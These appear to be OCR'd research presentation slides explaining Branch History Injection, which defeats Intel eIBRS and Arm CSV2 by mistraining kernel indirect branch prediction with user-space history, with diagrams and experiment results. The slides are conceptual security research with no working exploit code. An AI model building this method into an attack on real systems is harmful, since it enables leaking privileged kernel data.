kernel	TAG_A	kern_func_a
user	TAG_B	user_func
kernel	TAG_C	kern_func_b

Intel eIBRS & Arm CSV2

Idea: tag BTB entries by security domain



Intel eIBRS & Arm CSV2

Idea: tag BTB entries by security domain

Is this isolation *complete*?

Intel eIBRS & Arm CSV2

If ID_AA64PFR0_EL1.CSV2 is `0b0001`, branch targets trained in one hardware-described context can exploitatively control speculative execution in a different hardware-described context only in a hard-to-determine way. Within a hardware-described context, branch targets trained for branches situated at one address can control speculative execution of branches situated at different addresses only in a hard-to-determine way. The SCXTNUM_ELx registers are not supported and the contexts do not include the SCXTNUM_ELx register contexts.

Intel eIBRS & Arm CSV2

If ID_AA64P
described c
hardware-d
described c
control spec
hard-to-det
contexts do

are-
rent
ware-
ess can
ly in a
d the

Bypassing Spectre Hardware Defenses

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```



```
void speak(Animal a) {
    a.talk();
}
```

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```



```
void speak(Animal a) {
    a.talk();
}
```


“meow” 🐱

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```


→ “woof” 🐶

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

→ “woof” 🐶




One single function call??

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

→ “woof” 🐶



One single function call??
Prediction depends on the context

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

BPU

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```




```
void speak(Animal a) {
    a.talk();
}
```

BPU

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```


```
void speak(Animal a) {
    a.talk();
}
```



Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```



Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

```
breed_cats()
↳ new_cat()
    ↳ new Cat()
      kitten_first_words()
      ↳ speak()
```

context

BPU

BTB

TAG	TARGET
TAG_{cat}	“meow” 🐱
. . .	. . .
TAG_{dog}	“woof” 🐶

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

```
breed_cats()
↳ new_cat()
    ↳ new Cat()
      kitten_first_words()
      ↳ speak()
```

context

BPU

BTB

TAG	TARGET
TAG_{cat}	“meow” 🐱
...	...
TAG_{dog}	“woof” 🐶

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```

```
breed_cats()
↳ new_cat()
    ↳ new Cat()
      kitten_first_words()
      ↳ speak()
```

context

BPU


BTB

TAG	TARGET
TAG_{cat}	“meow” 🐱
. . .	. . .
TAG_{dog}	“woof” 🐶

Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```



Indirect Branch Prediction

```
// Cat
Cat kitten = new Cat();
speak(kitten);

//Dog
Dog puppy = new Dog();
speak(puppy);
```

```
void speak(Animal a) {
    a.talk();
}
```


“meow” 🐱

“meow” 🐱

BPU

BTB

TAG	TARGET
TAG_{cat}	“meow” 🐱
. . .	. . .
TAG_{dog}	“woof” 🐶

Context-based prediction

```
0x1337: void speak(Animal a) {
0x1338:     a.talk();
        }
```


BTB

TAG	TARGET
TAG_{cat}	“meow” 🐱
...	...
TAG_{dog}	“woof” 🐶

```
breed_cats()
↳ new_cat()
   ↳ new Cat()
     kitten_first_words()
      ↳ speak()
```

Context-based prediction


```
0x1337: void speak(Animal a) {
0x1338:     a.talk();
        }
```



BTB

TAG	TARGET
TAG_{cat}	“meow” 🐱
...	...
TAG_{dog}	“woof” 🐶


Context-based prediction



BTB

TAG	TARGET
TAG_{cat}	“meow” 🐱
...	...
TAG_{dog}	“woof” 🐶

Context-based prediction



Bypassing Spectre Hardware Defenses

Intuition: user history is necessary for accurate kernel prediction

Bypassing Spectre Hardware Defenses

Intuition: user history is necessary for accurate kernel prediction

User space

```
printf('Hello')
  ↳ syscall(write, stdout, 'Hello', 5)
```

Kernel space


```
sys_call_table[NR_write](regs)
  ↳ sys_write
```

BTB

TAG	PRIV	TARGET

Bypassing Spectre Hardware Defenses

Intuition: user history is necessary for accurate kernel prediction



Bypassing Spectre Hardware Defenses

Intuition: user history is necessary for accurate kernel prediction

User space

```
getc(stdin)
↳ syscall(read, stdin, &c, 1)
```

Kernel space


```
sys_call_table[NR_read](regs)
↳ sys_read
```

BTB

TAG	PRIV	TARGET
TAG_{write}	kernel	sys_write

Bypassing Spectre Hardware Defenses

Intuition: user history is necessary for accurate kernel prediction



BTB

TAG	PRIV	TARGET
TAG_{write}	kernel	sys_write
TAG_{read}	kernel	sys_read

Bypassing Spectre Hardware Defenses

Intuition: user history is necessary for accurate kernel prediction

User space

```
printf('VUSec')
↳ syscall(write, stdout, 'VUSec', 5)
```

Kernel space


```
sys_call_table[???](regs)
↳ ???
```

BTB

TAG	PRIV	TARGET
TAG_{write}	kernel	sys_write
TAG_{read}	kernel	sys_read

Bypassing Spectre Hardware Defenses

Intuition: user history is necessary for accurate kernel prediction



Bypassing Spectre Hardware Defenses

Can we control kernel branch prediction with user-space history?

Bypassing Spectre Hardware Defenses

Can we control kernel branch prediction with user-space history?

User space

```
context_A_1()
↳ ...
   ↳ context_A_64()
      ↳ syscall(sys_a)
```

Kernel space

```
sys_call_table[NR_sys_a](regs)
↳ sys_a()
```

BTB

TAG	PRIV	TARGET

Bypassing Spectre Hardware Defenses


Can we control kernel branch prediction with user-space history?

User space

```
context_A_1()
↳ ...
   ↳ context_A_64()
      ↳ syscall(sys_a)
```

Kernel space

```
sys_call_table[NR_sys_a](regs)
↳ sys_a()
```



Bypassing Spectre Hardware Defenses

Can we control kernel branch prediction with user-space history?

User space

```
context_B_1()
↳ ...
   ↳ context_B_64()
      ↳ syscall(sys_b)
```

Kernel space

```
sys_call_table[NR_sys_b](regs)
↳ sys_b()
```

BTB

TAG	PRIV	TARGET
TAG_A	kernel	sys_a

Bypassing Spectre Hardware Defenses

Can we control kernel branch prediction with user-space history?

User space

```
context_B_1()
↳ ...
    ↳ context_B_64()
        ↳ syscall(sys_b)
```

Kernel space

```
sys_call_table[NR_sys_b](regs)
↳ sys_b()
```

BTB

TAG	PRIV	TARGET
TAG_A	kernel	sys_a
TAG_B	kernel	sys_b

Bypassing Spectre Hardware Defenses

Can we control kernel branch prediction with user-space history?

User space

```
context_A_1()
↳ ...
   ↳ context_A_64()
      ↳ syscall(sys_b)
```

Kernel space

```
sys_call_table[???](regs)
↳ ???
```

BTB

TAG	PRIV	TARGET
TAG_A	kernel	sys_a
TAG_B	kernel	sys_b

Bypassing Spectre Hardware Defenses

Can we control kernel branch prediction with user-space history?

User space

```
context_A_1()
↳ ...
   ↳ context_A_64()
      ↳ syscall(sys_b)
```

Kernel space

```
sys_call_table[???](regs)
↳ ???
```

BPU

I've already seen this user history!
Speculate on `sys_a`

BTB

TAG	PRIV	TARGET
TAG_A	kernel	sys_a
TAG_B	kernel	sys_b

Bypassing Spectre Hardware Defenses


Can we control kernel branch prediction with user-space history?

User space

```
context_A_1()
↳ ...
    ↳ context_A_64()
        ↳ syscall(sys_b)
```

Kernel space

```
sys_call_table[???](regs)
↳ ???
```



I've alre… …ser history!
…diate on …_a

BTB

TAG	PRIV	TARGET
TAG_A	kernel	sys_a
TAG_B	kernel	sys_b

Bypassing Spectre Hardware Defenses

Experiment results:

- Intel
  - eIBRS: perfect misprediction! ✓
- Arm
  - CSV2: perfect misprediction! ✓
- AMD
  - retpoline: no misprediction! ✗

User context can be used to mistrain kernel indirect branches (Even with HW defenses)

Branch History Injection (BHI)


Branch History Injection

For exploitation we need to understand:

Branch History Injection

For exploitation we need to understand:


- Which **targets** we can speculatively execute



Branch History Injection

For exploitation we need to understand:


- Which **targets** we can speculatively execute



Branch History Injection

For exploitation we need to understand:


- Which **targets** we can speculatively execute
- Which **branches** we can mispredict




Branch History Injection

For exploitation we need to understand:


- Which **targets** we can speculatively execute
- Which **branches** we can mispredict




BPU Internals



